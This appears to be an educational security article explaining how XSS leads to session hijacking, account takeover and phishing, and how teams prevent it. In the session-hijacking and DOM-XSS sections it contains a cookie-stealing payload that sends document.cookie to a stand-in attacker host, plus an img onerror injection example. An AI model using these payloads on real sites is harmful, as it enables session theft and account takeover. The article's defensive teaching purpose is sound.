


Real-world XSS attacks lead to account takeover, session hijacking, phishing, and data theft. They break the trust between a user and an application. When an attacker injects a script into a trusted site, the browser runs it with the victim’s full session permissions.
We’ve seen how one unencoded output can let an attacker act as the user. This isn’t a technical curiosity; it’s a critical business risk that causes real harm.
This article explains the severe, practical outcomes of these attacks. Read on to understand why XSS demands serious attention.
Why Real-World XSS Attacks Are So Dangerous
These key points explain why XSS remains one of the most damaging web vulnerabilities and how small flaws can escalate into major security breaches.
- XSS can lead to full account takeover: Real attacks focus on stealing sessions, changing credentials, and performing actions as the victim, not harmless pop-ups.
- Privilege level determines the damage: An XSS flaw affecting administrators or internal tools can quickly escalate into a much larger system compromise.
- Stored XSS spreads silently at scale: Once malicious code is saved on a server, it can automatically affect every user who visits the compromised page.
What Does an XSS Attack Actually Do?
XSS allows an attacker’s JavaScript to run in the victim’s browser as if it came from the trusted website itself. This breach of trust is the core of its danger.
The browser can’t tell the difference between a legitimate script from the app and a malicious one injected by an attacker. It runs all code with the same permissions granted to the page. This is the core reason cross-site scripting remains one of the most dangerous web application vulnerabilities.
That means the malicious script operates within the user’s current, logged-in session. It can read everything the user sees on that page, interact with the page’s structure (the DOM), and make requests back to the application as the user.
In our assessments, we see this isn’t about popping up an alert box. It’s about an attacker gaining a foothold inside the user’s authenticated experience.
From that position, they can steal sensitive data, manipulate what the user sees, or trigger actions without consent. The attack happens silently in the background. The victim is often completely unaware their session has been hijacked.
How Does XSS Lead to Session Hijacking?

XSS can steal session tokens or abuse active browser sessions to impersonate authenticated users. This is one of the most direct and damaging outcomes. When a user logs in, the server provides a session token, often stored in a cookie, to keep them authenticated.
An XSS payload can easily grab this token. A simple script like document.location=’https://attacker.com/steal?cookie=’+document.cookie will send the user’s session cookie to a server the attacker controls. With that token, the attacker can open their own browser, set the stolen cookie, and be logged in as the victim.
They now have the same access to social media, email, banking, or internal tools. Even with protections like the HttpOnly cookie flag, which stops JavaScript from reading the cookie, an XSS payload can still make authenticated requests as the user from within the browser, hijacking the session without ever seeing the token itself.
Why Can XSS Cause Account Takeover?
XSS lets attackers act as the victim. They can change passwords, edit profiles, and make payments they shouldn’t. Once the bad script is running, it can use the website for the user, automatically.
Imagine someone is logged into their account page. An XSS attack could secretly send a request to change the account’s email to one the attacker owns. Soon after, the attacker clicks “forgot password” on that email, and now they control the account.
This also works for adding new payment methods, sending money, or giving someone admin power. The attack uses the things the user is allowed to do, but turns them into weapons.
In our tests, we’ve seen small scripts that can silently send forms or talk to the website’s backend. This shows how a simple XSS flaw can easily lead to someone stealing an entire account.
How Is XSS Used for Phishing on Trusted Websites?
Credits: Wordfence
Attackers use XSS to inject fake login prompts and deceptive forms directly into legitimate websites. This is a powerful form of social engineering because the malicious content comes from the exact domain the user already trusts.
A victim visiting a compromised forum thread or product page might see what looks like a legitimate system alert: “Your session has expired. Please re-enter your password to continue.” That prompt is actually part of the injected XSS payload. When the user types their credentials, the script sends them straight to the attacker.
Because this is happening on the real https://trusted-bank.com domain, the user has no reason to doubt it. This technique bypasses all the usual signs people are taught to check, like the URL bar or the SSL padlock.
The phishing attack is hosted on the target site itself, making it incredibly convincing and dangerous. We’ve seen how this method can dramatically increase the success rate of credential theft.
Why Is Stored XSS More Dangerous Than Reflected XSS?
Stored XSS persists inside the application and automatically hits every user who loads the compromised content. The difference in impact is one of scale and persistence, which we consistently highlight in our risk assessments.
A reflected XSS attack needs the victim to click a specially crafted link. The payload is in the URL and gets reflected back in the response. It’s a one-to-one attack.
Stored XSS, however, is like poisoning the well. The malicious script is saved on the server, in a database comment, user profile, or product description.
Every user who visits that page later executes the payload. One injection can compromise thousands without any further action from the attacker. It can sit dormant for weeks.

This table shows the key differences in risk:
| XSS Type | Persistence | Typical Impact | Risk Level |
| Stored XSS | Permanent on server | Mass compromise, data theft, platform-wide worms | Critical |
| Reflected XSS | Single request/response | Targeted phishing, session theft for clicked links | High |
| DOM-Based XSS | Client-side only | Bypasses server filters, session theft | High |
The automatic propagation is why stored XSS is at the heart of the most damaging XSS incidents.
What Makes DOM-Based XSS Difficult to Detect?
DOM XSS happens inside client-side JavaScript, which can bypass server-side filtering. The vulnerability exists not in the server’s response, but in how client-side code handles data.
A common pattern: A JavaScript function takes a value from the URL fragment (after the #) and uses it to update the page with innerHTML. A server-side filter might check the request and see nothing wrong.
But the client-side script, without proper output encoding, will take a payload like #<img src=x onerror=stealCookie()> and write it directly into the DOM, executing the script.
Because the tainted data never touches the server response in a dangerous form, traditional scanners and server-focused code reviews often miss it. This is why DOM XSS frequently slips into production.
What Famous Real-World XSS Attacks Caused Major Damage?
Some of the most famous XSS incidents are the MySpace Samy worm and self-spreading attacks on Twitter. These aren’t just ideas; they’re real examples of huge, fast compromises.
In 2005, the “Samy” worm used a stored XSS bug on MySpace. When a user looked at Samy’s profile, the attacker would automatically add Samy as a friend and copy itself to the victim’s own profile.
It spread like a virus, infecting over one million profiles in less than a day. MySpace had to take the whole site offline. This showed how XSS could cause a viral attack that breaks a platform.
Years later, a similar stored XSS worm on Twitter made tweets retweet themselves when users just hovered over a link. We study these cases because they show the damage is bigger than stealing data. XSS can cause a total loss of control over how an app works, leading to major outages and lasting harm to a company’s reputation.
Research published in the IEEE Xplore Digital Library underscores the massive scale of modern web framework exposures:
“Through extensive manual vetting, we confirmed different server and client XSS flavors in at least 89,945 workers affecting 31,619 sites. These vulnerabilities can be attributed to 131 unique frameworks/codebases.” – IEEE Xplore
Why Does XSS Impact Depend on User Privileges?
An XSS attack gets much worse if the hacked user is an admin or can see private systems. How bad it is depends completely on what that user can do.
An XSS script in a normal customer’s account might only see that one person’s info. The same script in an admin’s account could leak the whole user list, payment history, or system settings. It could make new admin accounts, turn off security, or hide backdoors.
In a shared online service (SaaS), if an attacker hacks one user in a team space, they might get data from everyone else in that team.
The lesson from our work is clear: the damage isn’t about the XSS bug itself, but about where it’s used. A flaw on a quiet public page is a problem. The same flaw inside an admin panel is a disaster.
Why Do Teams Often Underestimate XSS?
Many teams think XSS is “just JavaScript,” even though it can still cause fraud, phishing, and account theft. This wrong idea is a big security hole we often see.
- The “Alert Box” Mistake: Because test attacks often use a pop-up alert(), developers think XSS is just an annoying message, not a tool for silent data stealing.
- Assuming Users Are Smart: People think users won’t click bad links. They forget that reflected XSS can be hidden in emails or messages that look totally real.
- Only Worrying About the Server: Teams focus on protecting servers and databases. They don’t see the user’s browser as an important place to attack.
- Missing the Chain Reaction: They see XSS as a single problem, not the first step that can lead to stealing a whole account or getting deeper into a network.
According to security documentation maintained by the OWASP Foundation Top 10 Project, treating client-side execution lightly ignores systemic business risk:
“Attackers can execute scripts in a victim’s browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user’s browser using malware, etc. . . . Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.” – OWASP Foundation
This low priority means teams don’t invest in the secure coding habits that actually stop XSS, like mandatory output encoding and regular security training.
What Business Damage Can XSS Cause?
XSS attacks hurt customer trust, cause legal problems, and lead to big money and reputation loss. The technical hack is only the beginning.
- Loss of Trust: Users who get phished or have data stolen on your site often leave and tell others. Getting that trust back takes a long time and costs a lot.
- Direct Money Theft: Attackers can change transactions, reroute payments, or buy things without permission using hacked accounts.
- Legal Fines: If personal data is leaked, you can break laws like GDPR or PCI-DSS. This leads to huge government fines.
- Service Outages: Like the MySpace worm, stopping a big XSS attack can mean taking your service offline, which loses money.
- Cleanup Costs: Paying for the investigation, telling customers, offering credit monitoring, and handling more support calls is very expensive.
In our work, the cost of stopping XSS with secure coding is almost always much smaller than the cost of fixing the mess after one attack.
How Do Organizations Reduce Real-World XSS Risk?
Organizations reduce XSS risk through output encoding, CSP, secure frameworks, and continuous security testing.
Teams that consistently prevent XSS vulnerabilities usually build these protections directly into their development workflow. Mitigation needs a layered, disciplined approach built into the entire development lifecycle.
From our training, an effective strategy includes:
- Adopt Secure Coding Practices: Start by training developers on context-aware output encoding as the primary defense. This ensures data is rendered safely based on where it ends up, like in HTML, JavaScript, or a URL.
- Leverage Safe Frameworks: Use modern web frameworks like React, Angular, Vue, or ASP.NET Core. Their default auto-escaping features eliminate whole categories of manual encoding mistakes.
- Implement Content Security Policy (CSP): Deploy a strong CSP header as a critical safety net. It restricts where scripts can load from and blocks dangerous inline execution.
- Conduct Regular Security Testing: Integrate tools for dynamic (DAST) and static (SAST) application security testing into your CI/CD pipelines. Many security teams also rely on continuous testing for XSS to uncover flaws that automated framework protections may miss.
- Promote a Security Culture: Move beyond treating security as a final checkpoint. Encourage developers to see user input as inherently hostile and to design with security in mind from the very first line of code.
FAQ
How do real world XSS attacks usually start?
Most XSS attacks start when attackers inject malicious scripts through unsafe user input fields. Stored XSS, reflected XSS, and DOM-based XSS often target comment sections, search bars, or JSON APIs.
Once the malicious code appears inside the HTTP response, attackers can steal session cookies, manipulate HTML output, or launch phishing attacks using malicious content.
Why are XSS attacks dangerous for businesses?
Cross-Site Scripting attacks can expose session data, session tokens, and sensitive customer information. Attackers may perform session hijacking, Web site defacement, or Content Spoofing on trusted websites.
These web application vulnerabilities can damage customer trust, disrupt backend system operations, and increase the risk of larger cybersecurity threats and security breaches.
Which security controls help reduce XSS risks?
Input validation, data sanitization, URL encoding, and server-side escape libraries help reduce Cross site scripting risks. Security teams also use Content Security Policy settings, Secure flags, HttpOnly cookie attribute protection, and security headers to block malicious JavaScript execution.
A Web Application Firewall and intrusion prevention systems provide additional protection against common Injection attacks and payload delivery methods.
How do attackers use XSS during phishing attacks?
Attackers use malicious JavaScript and client-side code injection to create fake login forms or misleading messages on trusted websites. Victims may unknowingly submit session tokens, passwords, or sensitive information during the attack scenario.
Reflected Cross-site Scripting and Stored Cross-site Scripting attacks often support phishing attacks by making malicious content appear legitimate to users.
What testing methods help detect XSS vulnerabilities early?
Security research teams and penetration tester professionals use static analysis, XSS attack PoCs, and tools like the Xenotix XSS framework to detect web security vulnerability issues early.
Testing user-generated input, HTTP headers, Markdown rendering, and HTML output helps identify application security vulnerabilities before deployment. Regular employee training and a strong incident response plan also improve long-term security.
Why Preventing XSS Must Remain a Core Security Priority
XSS attacks continue to cause real-world damage because they exploit trusted user sessions, authenticated access, and sensitive browser data. Preventing these vulnerabilities requires more than basic awareness. It demands consistent Secure Coding Practices, layered defenses, and developers who understand how modern attacks actually work in production environments.
To strengthen your team’s practical security skills, join the Secure Coding Practices Bootcamp and learn hands-on techniques for building safer applications from day one.
References
- https://ieeexplore.ieee.org/document/11129328
- https://wiki.owasp.org/index.php?title=Top_10-2017_A7-Cross-Site_Scripting_(XSS)&direction=prev&oldid=230156